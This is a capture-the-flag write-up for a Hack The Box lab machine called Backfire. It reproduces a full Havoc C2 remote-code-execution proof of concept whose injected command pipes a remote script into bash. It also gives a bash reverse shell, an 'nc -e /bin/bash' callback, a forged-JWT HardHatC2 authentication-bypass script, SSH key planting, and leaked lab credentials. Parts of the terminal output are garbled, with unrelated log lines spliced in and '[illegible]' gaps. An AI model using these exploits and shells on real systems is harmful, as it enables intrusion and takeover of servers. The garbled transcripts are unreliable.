

Writeup Backfire

Initial Enumeration

Port Scanning

Full Port scan

As always, I will start with a full port scan. With this we will start to see what ports are open on this ip address.

```
nmap 10.129.60.66
```

```
[eu-dedivip-2]-[10.10.14.58]-[hackthekat123@htb-ug6mkfzdx]-[~]  
[★]$ nmap 10.129.60.66  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-19 04:49 CST  
Nmap scan report for 10.129.60.66  
Host is up (0.038s latency).  
Not shown: 996 closed tcp ports (reset)  
PORT      STATE      SERVICE  
22/tcp    open      ssh  
443/tcp    open      https  
5000/tcp   filtered  upnp  
8000/tcp   open      http-alt
```

Detailed port scan

At the gedatialized port scan go to get more information from the services dien are open the ip address.

```
nmap -p22,443,5000,8000 -sCV 10.129.60.66
```

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 9.2p1 Debian 2+deb12u4 (protocol 2.0)

| ssh-hostkey:

| 256 7d:6b:ba:b6:25:48:77:ac:3a:a2:ef:ae:f5:1d:98:c4 (ECDSA)

| 256 be:f3:27:9e:c6:d6:29:27:7b:98:18:91:4e:97:25:99 (ED25519)

443/tcp open ssl/http nginx 1.22.1

_http-server-header: nginx/1.22.1
| ssl-cert: Subject: commonName=127.0.0.1/organizationName=Cloud Corp/stateOrProvinceName=Colorado/countryName=US
| Subject Alternative Name: IP Address:127.0.0.1
| Not valid before: 2024-05-07T09:48:06
|_Not valid after: 2027-05-07T09:48:06
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
| http/1.1
| http/1.0
| http/0.9
|http-title: 404 Not Found
5000/tcp filtered upnp
8000/tcp open http nginx 1.22.1
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: nginx/1.22.1
| http-ls: Volume /
| SIZE TIME FILENAME
| 1559 17-Dec-2024 11:31 disable_tls.patch
| 875 17-Dec-2024 11:34 havoc.yaotl
|
|_http-title: Index of /
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

At the open port 8000 we can see that there are 2 filenames reachable. We can start viewing these by going to the web server but we can also start viewing these by running the following command.

For the First file

curl http://10.129.60.66:8000/disable_tls.patch

or

For the Second file

curl <http://10.129.60.66:8000/havoc.yaotl>

By running this command, I was able to find important information with the second file.

```
Teamserver {
  Host = "127.0.0.1"
  Port = 40056

  Build {
    Compiler64 = "data/x86_64-w64-mingw32-cross/bin/x86_64-w64-mingw32-gcc"
    Compiler86 = "data/i686-w64-mingw32-cross/bin/i686-w64-mingw32-gcc"
    Nasm = "/usr/bin/nasm"
  }
}

Operators {
  user "ilya" {
    Password = "CobaltStrikeSuckz!"
  }

  user "sergej" {
    Password = "1w4nt2sw1tch2h4rdh4tc2"
  }
}
```

```

Demon {
    Sleep = 2
    Jitter = 15

    TrustXForwardedFor = false

    Injection {
        Spawn64 = "C:\\Windows\\System32\\notepad.exe"
        Spawn32 = "C:\\Windows\\SysWOW64\\notepad.exe"
    }
}

Listeners {
    Http {
        Name = "Demon Listener"
        Hosts = [
            "backfire.htb"
        ]
        HostBind = "127.0.0.1"
        PortBind = 8443
        PortConn = 8443
        HostRotation = "round-robin"
        Secure = true
    }
}

```

We can now see that users and passwords are known. We will need these later to login to the ssh server and to make the connection between the havoc teamserver and the HardHatC2 server.

Username	Password
ilya	CobaltStr1keSuckz!
sergej	1w4nt2sw1tch2h4rdh4tc2

If we are going to look in the first file you will be able to see that there is a team server of Havoc.

```
diff --git a/client/src/Havoc/Connector.cc b/client/src/Havoc/Connector.cc
index abdf1b5..6be76fb 100644
--- a/client/src/Havoc/Connector.cc
+++ b/client/src/Havoc/Connector.cc
@@ -8,12 +8,11 @@ Connector::Connector( Util::ConnectionInfo* ConnectionInfo )
{
    Teamserver    = ConnectionInfo;
    Socket        = new QWebSocket();
-   auto Server   = "wss://" + Teamserver->Host + ":" + this->Teamserver->Port + "/havoc/";
+   auto Server   = "ws://" + Teamserver->Host + ":" + this->Teamserver->Port + "/havoc/";
    auto SslConf  = Socket->sslConfiguration();

    /* ignore annoying SSL errors */
    SslConf.setPeerVerifyMode( QSslSocket::VerifyNone );
-   Socket->setSslConfiguration( SslConf );
    Socket->ignoreSslErrors();

    QObject::connect( Socket, &QWebSocket::binaryMessageReceived, this, [&]( const QByteArray& Message )
diff --git a/teamserver/cmd/server/teamserver.go b/teamserver/cmd/server/teamserver.g
```

Using Ilya for Exploitation

I will now look for an exploit that we can use to connect to the havoc team server using the credentials from the other file whose credentials we can see above in the table I created.

After looking for an exploit I ended up with the following code

<https://github.com/temporaryJustice/Havoc-C2-RCE-2024/blob/bc64f0f6dba53240c8a911768cea12b1147f5ec0/poc.py> .

```
import os
import json
import hashlib
import binascii
import random
import requests
import argparse
import urllib3
from Crypto.Cipher import AES
```

```

from Crypto.Util import Counter

urllib3.disable_warnings()

key_bytes = 32

def decrypt(key, iv, ciphertext):
    if len(key) <= key_bytes:
        for _ in range(len(key), key_bytes):
            key += b"0"

    assert len(key) == key_bytes

    iv_int = int(binascii.hexlify(iv), 16)
    ctr = Counter.new(AES.block_size * 8, initial_value=iv_int)
    aes = AES.new(key, AES.MODE_CTR, counter=ctr)

    plaintext = aes.decrypt(ciphertext)
    return plaintext

def int_to_bytes(value, length=4, byteorder="big"):
    return value.to_bytes(length, byteorder)

def encrypt(key, iv, plaintext):
    if len(key) <= key_bytes:
        for x in range(len(key), key_bytes):
            key = key + b"0"

    assert len(key) == key_bytes

    iv_int = int(binascii.hexlify(iv), 16)
    ctr = Counter.new(AES.block_size * 8, initial_value=iv_int)
    aes = AES.new(key, AES.MODE_CTR, counter=ctr)

    ciphertext = aes.encrypt(plaintext)
    return ciphertext

def register_agent(hostname, username, domain_name, internal_ip, process_name,

```

```

process_id):
    command = b"\x00\x00\x00\x63"
    request_id = b"\x00\x00\x00\x01"
    demon_id = agent_id

    hostname_length = int_to_bytes(len(hostname))
    username_length = int_to_bytes(len(username))
    domain_name_length = int_to_bytes(len(domain_name))
    internal_ip_length = int_to_bytes(len(internal_ip))
    process_name_length = int_to_bytes(len(process_name) - 6)

    data = b"\xab" * 100

    header_data = command + request_id + AES_Key + AES_IV + demon_id +
hostname_length + hostname + username_length + username + domain_name_length +
domain_name + internal_ip_length + internal_ip + process_name_length +
process_name + process_id + data

    size = 12 + len(header_data)
    size_bytes = size.to_bytes(4, 'big')
    agent_header = size_bytes + magic + agent_id
    print(agent_header + header_data)
    print("[***] Trying to register agent...")
    r = requests.post(teamserver_listener_url, data=agent_header +
header_data, headers=headers, verify=False)
    if r.status_code == 200:
        print("[***] Success!")
    else:
        print(f"[!!!] Failed to register agent - {r.status_code} {r.text}")

def open_socket(socket_id, target_address, target_port):
    command = b"\x00\x00\x09\xec"
    request_id = b"\x00\x00\x00\x02"
    subcommand = b"\x00\x00\x00\x10"
    sub_request_id = b"\x00\x00\x00\x03"
    local_addr = b"\x22\x22\x22\x22"
    local_port = b"\x33\x33\x33\x33"

    forward_addr = b""

```

```

    for octet in target_address.split(".")[::-1]:
        forward_addr += int_to_bytes(int(octet), length=1)

    forward_port = int_to_bytes(target_port)

    package = subcommand + socket_id + local_addr + local_port + forward_addr
+ forward_port
    package_size = int_to_bytes(len(package) + 4)

    header_data = command + request_id + encrypt(AES_Key, AES_IV, package_size
+ package)

    size = 12 + len(header_data)
    size_bytes = size.to_bytes(4, 'big')
    agent_header = size_bytes + magic + agent_id
    data = agent_header + header_data

    print("[***] Trying to open socket on the teamserver...")
    r = requests.post(teamserver_listener_url, data=data, headers=headers,
verify=False)
    if r.status_code == 200:
        print("[***] Success!")
    else:
        print(f"[!!!] Failed to open socket on teamserver - {r.status_code}
{r.text}")

def write_socket(socket_id, data):
    command = b"\x00\x00\x09\xec"
    request_id = b"\x00\x00\x00\x08"
    subcommand = b"\x00\x00\x00\x11"
    sub_request_id = b"\x00\x00\x00\xa1"
    socket_type = b"\x00\x00\x00\x03"
    success = b"\x00\x00\x00\x01"

    data_length = int_to_bytes(len(data))

    package = subcommand + socket_id + socket_type + success + data_length +
data
    package_size = int_to_bytes(len(package) + 4)

```



```

    header_data = command + request_id + encrypt(AES_Key, AES_IV, package_size
+ package)

    size = 12 + len(header_data)
    size_bytes = size.to_bytes(4, 'big')
    agent_header = size_bytes + magic + agent_id
    post_data = agent_header + header_data
    print(post_data)
    print("[***] Trying to write to the socket")
    r = requests.post(teamserver_listener_url, data=post_data,
headers=headers, verify=False)
    if r.status_code == 200:
        print("[***] Success!")
    else:
        print(f"[!!!] Failed to write data to the socket - {r.status_code}
{r.text}")

def read_socket(socket_id):
    command = b"\x00\x00\x00\x01"
    request_id = b"\x00\x00\x00\x09"

    header_data = command + request_id

    size = 12 + len(header_data)
    size_bytes = size.to_bytes(4, 'big')
    agent_header = size_bytes + magic + agent_id
    data = agent_header + header_data

    print("[***] Trying to poll teamserver for socket output...")
    r = requests.post(teamserver_listener_url, data=data, headers=headers,
verify=False)
    if r.status_code == 200:
        print("[***] Read socket output successfully!")
    else:
        print(f"[!!!] Failed to read socket output - {r.status_code}
{r.text}")
    return ""

```

```
command_id = int.from_bytes(r.content[0:4], "little")
request_id = int.from_bytes(r.content[4:8], "little")
package_size = int.from_bytes(r.content[8:12], "little")
enc_package = r.content[12:]
```

```
return decrypt(AES_Key, AES_IV, enc_package)[12:]
```

```
def create_websocket_request(host, port):
```

```
    request = (
        f"GET /havoc/ HTTP/1.1\r\n"
        f"Host: {host}:{port}\r\n"
        f"Upgrade: websocket\r\n"
        f"Connection: Upgrade\r\n"
        f"Sec-WebSocket-Key: 5NUvQyzkv9bpu376gKd2Lg==\r\n"
        f"Sec-WebSocket-Version: 13\r\n"
        f"\r\n"
    ).encode()
    return request
```

```
def build_websocket_frame(payload):
```

```
    payload_bytes = payload.encode("utf-8")
    frame = bytearray()
    frame.append(0x81)
    payload_length = len(payload_bytes)
    if payload_length <= 125:
        frame.append(0x80 | payload_length)
    elif payload_length <= 65535:
        frame.append(0x80 | 126)
        frame.extend(payload_length.to_bytes(2, byteorder="big"))
    else:
        frame.append(0x80 | 127)
        frame.extend(payload_length.to_bytes(8, byteorder="big"))
```

```
    masking_key = os.urandom(4)
```

```
    frame.extend(masking_key)
```

```
    masked_payload = bytearray(byte ^ masking_key[i % 4] for i, byte in
    enumerate(payload_bytes))
```

```
    frame.extend(masked_payload)
```

```
return frame
```

```
parser = argparse.ArgumentParser()
parser.add_argument("-t", "--target", help="The listener target in URL
format", required=True)
parser.add_argument("-i", "--ip", help="The IP to open the socket with",
required=True)
parser.add_argument("-p", "--port", help="The port to open the socket with",
required=True)
parser.add_argument("-A", "--user-agent", help="The User-Agent for the spoofed
agent", default="Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36")
parser.add_argument("-H", "--hostname", help="The hostname for the spoofed
agent", default="DESKTOP-7F61JT1")
parser.add_argument("-u", "--username", help="The username for the spoofed
agent", default="Administrator")
parser.add_argument("-d", "--domain-name", help="The domain name for the
spoofed agent", default="ECORP")
parser.add_argument("-n", "--process-name", help="The process name for the
spoofed agent", default="msedge.exe")
parser.add_argument("-ip", "--internal-ip", help="The internal ip for the
spoofed agent", default="10.1.33.7")

args = parser.parse_args()

magic = b"\xde\xad\xbe\xef"
teamserver_listener_url = args.target
headers = {
    "User-Agent": args.user_agent
}
agent_id = int_to_bytes(random.randint(100000, 1000000))
AES_Key = b"\x00" * 32
AES_IV = b"\x00" * 16
hostname = bytes(args.hostname, encoding="utf-8")
username = bytes(args.username, encoding="utf-8")
domain_name = bytes(args.domain_name, encoding="utf-8")
internal_ip = bytes(args.internal_ip, encoding="utf-8")
process_name = args.process_name.encode("utf-16le")
```

```

process_id = int_to_bytes(random.randint(1000, 5000))

register_agent(hostname, username, domain_name, internal_ip, process_name,
process_id)

socket_id = b"\x11\x11\x11\x11"
open_socket(socket_id, args.ip, int(args.port))

USER = "ilya"
PASSWORD = "CobaltStrikeSuckz!"
host = "127.0.0.1"
port = "40056"
websocket_request = create_websocket_request(host, port)
write_socket(socket_id, websocket_request)
response = read_socket(socket_id)
payload = {"Body": {"Info": {"Password":
hashlib.sha3_256(PASSWORD.encode()).hexdigest(), "User": USER}, "SubEvent":
3}, "Head": {"Event": 1, "OneTime": "", "Time": "18:40:17", "User": USER}}
payload_json = json.dumps(payload)
frame = build_websocket_frame(payload_json)
write_socket(socket_id, frame)
response = read_socket(socket_id)

payload = {"Body":{"Info":
{"Headers":"","HostBind":"0.0.0.0","HostHeader":"","HostRotation":"round-
robin","Hosts":"0.0.0.0","Name":"abc","PortBind":"443","PortConn":"443","Proto
col":"Https","Proxy
Enabled":"false","Secure":"true","Status":"online","Uris":"","UserAgent":"Mozi
lla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/96.0.4664.110 Safari/537.36"},"SubEvent":1},"Head":
{"Event":2,"OneTime":"","Time":"08:39:18","User": USER}}
payload_json = json.dumps(payload)
frame = build_websocket_frame(payload_json)
write_socket(socket_id, frame)
response = read_socket(socket_id)

cmd = "curl http://10.10.16.16:8000/payload.sh | bash"
injection = "" "\\\\" -mba; "" + cmd + "" 1>&2 && false #""
payload = {"Body": {"Info": {"AgentType": "Demon", "Arch": "x64", "Config": "
{\n    \"Amsi/Etw Patch\": \"None\", \n    \"Indirect Syscall\": false, \n

```

```

\"Injection\": {\n
    \"Alloc\": \"Native/Syscall\", \n
    \"Execute\":
    \"Native/Syscall\", \n
    \"Spawn32\":
    \"C:\\\\Windows\\\\SysWOW64\\\\notepad.exe\", \n
    \"Spawn64\":
    \"C:\\\\Windows\\\\System32\\\\notepad.exe\" \n
    }, \n
    \"Jitter\": \"0\", \n
    \"Proxy Loading\": \"None (LdrLoadDll)\", \n
    \"Service Name\": \"\" +
    injection + \"\", \n
    \"Sleep\": \"2\", \n
    \"Sleep Jump Gadget\": \"None\", \n
    \"Sleep Technique\": \"WaitForSingleObjectEx\", \n
    \"Stack Duplication\":
    false \n } \n\", \"Format\": \"Windows Service Exe\", \"Listener\": \"abc\", \"SubEvent\":
    2, \"Head\": {
    \"Event\": 5, \"OneTime\": \"true\", \"Time\": \"18:39:04\", \"User\": USER}}
payload_json = json.dumps(payload)
frame = build_websocket_frame(payload_json)
write_socket(socket_id, frame)
response = read_socket(socket_id)

```

What will this code do?

The code is an advanced exploit that exploits a vulnerability to register an agent with a command-and-control (C2) server. It opens a socket, uses encrypted communication (AES-CTR) and executes commands on the server, including a malicious command injection to download and execute external scripts. This attack uses WebSocket protocol and manipulation of configuration parameters. The goal is to gain complete control over the server.

Before executing this code, we will have to create a payload.sh file in which we will insert a rev shell, so that when we start a listener we can connect to the server.

```

#!/bin/bash
bash -i >& /dev/tcp/10.10.16.16/4444 0>&1

```

now if we run the code from above, you will be able to see that we cannot have a connection. This is because the firewall had blocked this.



```

(kali@kali)-[~/backfire]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
id
^C

```

Exploitation Havoc TeamServer

I was able to resolve this by disabling the firewall. And if we will now reconnect to the server, you will see that we will also connect to the user **ilya**.

With which we connect to the server:

[illegible]

With this we are going to retrieve and execute the file `payload.sh`

```
(kali㉿kali)-[~/backfire]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.60.66 - - [19/Jan/2025 15:31:39] "GET /payload.sh HTTP/1.1" 200 -
```

Revershell naar Havoc TeamServer

We set up the listener for getting the connection to the server, so once the `payload.sh` is executed then we get the connection here.

```
(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.16.16] from (UNKNOWN) [10.129.60.66] 50622
bash: cannot set terminal process group (9354): Inappropriate ioctl for device
bash: no job control in this shell
ilva@backfire:~/Havoc/payloads/Demon$
```

If we will now navigate there to the user's home folder you will be able to see that we will have the user flag there.

Retrieving User Flag

user flag: 642f136279025fda4d8ed39a1c4c58aa

```
ilya@backfire:~/Havoc/payloads/Demon$ cd scripts
cd scripts
ilya@backfire:~/Havoc/payloads/Demon/scripts$ ls
ls -ld /dev/shm/http.server.8000
hash_func.py on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
ilya@backfire:~/Havoc/payloads/Demon/scripts$ cd ..
cd ..
ilya@backfire:~/Havoc/payloads/Demon$ cd ..
cd ..
ilya@backfire:~/Havoc/payloads$ cd ..
cd ..
ilya@backfire:~/Havoc$ ls
ls -ld /dev/shm/http.server.8000
ilya@backfire:~/Havoc$ ls
ls -ld /dev/shm/http.server.8000
ls 129.60.66 - - [19/Jan/2025 15:11:07] "GET /payload.sh HTTP/1.1" 200 -
assets 16.16 - - [19/Jan/2025 15:11:18] "GET / HTTP/1.1" 200 -
client 16.16 - - [19/Jan/2025 15:13:34] "GET /payload.sh HTTP/1.1" 200 -
CONTRIBUTING.MD
CREDITS.md
data
havoc
LICENSE
makefile
payloads
profiles
README.md
RELEASE.md
teamserver
WIKI.MD
ilya@backfire:~/Havoc$ cd=.. exiting.
cd ..
ilya@backfire:~$ lsbackfire)
ls -ld /dev/shm/http.server.8000
files on HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
hardhat.txt - - [19/Jan/2025 15:23:12] "GET /payload.sh HTTP/1.1" 200 -
Havoc
user.txt interrupt received, exiting.
ilya@backfire:~$ cat user.txt
cat user.txt 1 - - [19/Jan/2025 15:23:12] "GET /payload.sh HTTP/1.1" 200 -
642f136279025fda4d8ed39a1c4c58aa
ilya@backfire:~$ .0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```



ssh-keygen

```
(kali㉿kali)-[~/ssh]
$ ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/kali/.ssh/id_ed25519):
Enter passphrase for "/home/kali/.ssh/id_ed25519" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_ed25519
Your public key has been saved in /home/kali/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:jyH6W8td0uv3yKymwmCbMWacWzHKoxgzCOMDoC64YvQ kali@kali
The key's randomart image is:
+--[ED25519 256]--+
|                 |
| . o o o o o o o |
| o o o o o o o o |
| = o o o o o o o |
| * o o o o o o o |
| += .6 . . . . . |
| o o . = @ o o o |
| o .. E .. +ooo o.+ .. |
| o o o o o o +o+ .. |
+-----[SHA256]-----+

(kali㉿kali)-[~/ssh]
$ ls
id_ed25519  id_ed25519.pub  known_hosts
```

The sshpublic key we will need to add to the `authorized_keys` of `ilya`. We will do this by first reconnecting to the server so that we have the connection to `ilya` again and there we will navigate to the `/.ssh` directory. within this directory we will add our public ssh key. This using the following command:


```
echo "ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIM663+FVZ1ZofvjYKMOX8S4gmTQwRgf7Hqy2P34WhzfQ
kali@kali" > authorized_keys
```

```
L$ nc -lvnp 4444 /backfire
listening on [any] 4444 ...
connect to [10.10.16.16] from (UNKNOWN) [10.129.60.66] 42018
bash: cannot set terminal process group (11099): Inappropriate ioctl for device
bash: no job control in this shell
ilya@backfire:~/Havoc/payloads/Demon$ cd ~/.ssh
cd ~/.ssh
ilya@backfire:~/.ssh$ ls
ls
authorized_keys
id_rsa
id_rsa.pub
ilya@backfire:~/.ssh$ echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIM663+FVZ1ZofvjYKMOX8S4gmTQwRgf7Hqy2P34WhzfQ kali@kali" > authorized_keys
<4gmTQwRgf7Hqy2P34WhzfQ kali@kali" > authorized_keys
ilya@backfire:~/.ssh$ cat authorized_keys
cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIM663+FVZ1ZofvjYKMOX8S4gmTQwRgf7Hqy2P34WhzfQ kali@kali
ilya@backfire:~/.ssh$
```

As you will now be able to see I can now start making an ssh connection to the user **ilya**.

```
(kali㉿kali)-[~/.ssh]
$ ssh ilya@10.129.60.66
Linux backfire 6.1.0-29-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.123-1 (2025-01-02) x86_64
ilya@backfire:~$
```

Exploit HardHat C2

in looking at the following file I saw that there was an application hardhatc2. I started looking on this for an exploit. The exploit I found is the following: <https://blog.sth.sh/hardhatc2-0-days-rce-authn-bypass-96ba683d9dd7>

```
ilya@backfire:~$ cat hardhat.txt
Sergej said he installed HardHatC2 for testing and not made any changes to the defaults
I hope he prefers Havoc bcoz I don't wanna learn another C2 framework, also Go > C#
ilya@backfire:~$
```

so I started doing portforwarding so I could start running the following code. The following will go to create a user in the HardHatC2 application.

```
cat test.py
# @author Siam Thanat Hack Co., Ltd. (STH)
import jwt
import datetime
import uuid
import requests
```

```

rhost = '127.0.0.1:5000'

# Craft Admin JWT
secret = "jtee43gt-6543-2iur-9422-83r5w27hgzaq"
issuer = "hardhatc2.com"
now = datetime.datetime.utcnow()

expiration = now + datetime.timedelta(days=28)
payload = {
    "sub": "HardHat_Admin",
    "jti": str(uuid.uuid4()),
    "http://schemas.xmlsoap.org/ws/2005/05/identity/claims/nameidentifier":
"1",
    "iss": issuer,
    "aud": issuer,
    "iat": int(now.timestamp()),
    "exp": int(expiration.timestamp()),
    "http://schemas.microsoft.com/ws/2008/06/identity/claims/role":
"Administrator"
}

token = jwt.encode(payload, secret, algorithm="HS256")
print("Generated JWT:")
print(token)

# Use Admin JWT to create a new user 'sth_pentest' as TeamLead
burp0_url = f"https://{rhost}/Login/Register"
burp0_headers = {
    "Authorization": f"Bearer {token}",
    "Content-Type": "application/json"
}
burp0_json = {
    "password": "Testing123",
    "role": "TeamLead",
    "username": "Testing"
}
r = requests.post(burp0_url, headers=burp0_headers, json=burp0_json,
verify=False)
print(r.text)

```

What does the code do?

The given code is a script that takes advantage of a vulnerability to forge a JWT (JSON Web Token) and use it to perform an action with elevated privileges and thus will allow you to create a new user.

Port Forwarding

The two specified port-forwarders will set up an SSH tunnel to forward traffic from your local machine (where you run the ssh command) to specific ports on a remote server via the specified SSH connection and thus allowing us to connect to the HardHat C2 web server. We will do this by running the following code.

First Port Forwarder

```
ssh ilya@10.129.60.66 -L 7096:127.0.0.1:7096
```

And

Second Port Forwarder


```
ssh ilya@10.129.60.66 -L 5000:127.0.0.1:5000
```

Because of this if we will now run the code from above you will be able to see that we have created the user.

[illegible]

so now we can start logging in with the following data on the page found below.


- Username: Testing
- Password Testing123



Privilege Escalation

So now we can start putting a listener from the page to the user ilya and so we will get connection from sergej.

```
nc 127.0.0.1 4445 -e /bin/bash
```



now you can see that we have a connection as **sergej** and so now we can go and see what the next steps are.

```

ilya@backfire:~$ nc -lnvp 4445
listening on [any] 4445 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 50190
id uid=1001(sergej) gid=1001(sergej) groups=1001(sergej),100(users)
ls
App.razor
appsettings.Development.json
appsettings.json 0.0.0:5000 : Address already in use
bin
Certificates
Components
Directory.Build.props
Downloads
GraphViewFix
HardHatC2Client.csproj
_Imports.razor
JSON Templates
libman.json
Models
obj
Pages
Plugin_BaseClasses
Plugin_Interfaces
Plugin_Management
Plugins
Program.cs
Properties
Services
Shared
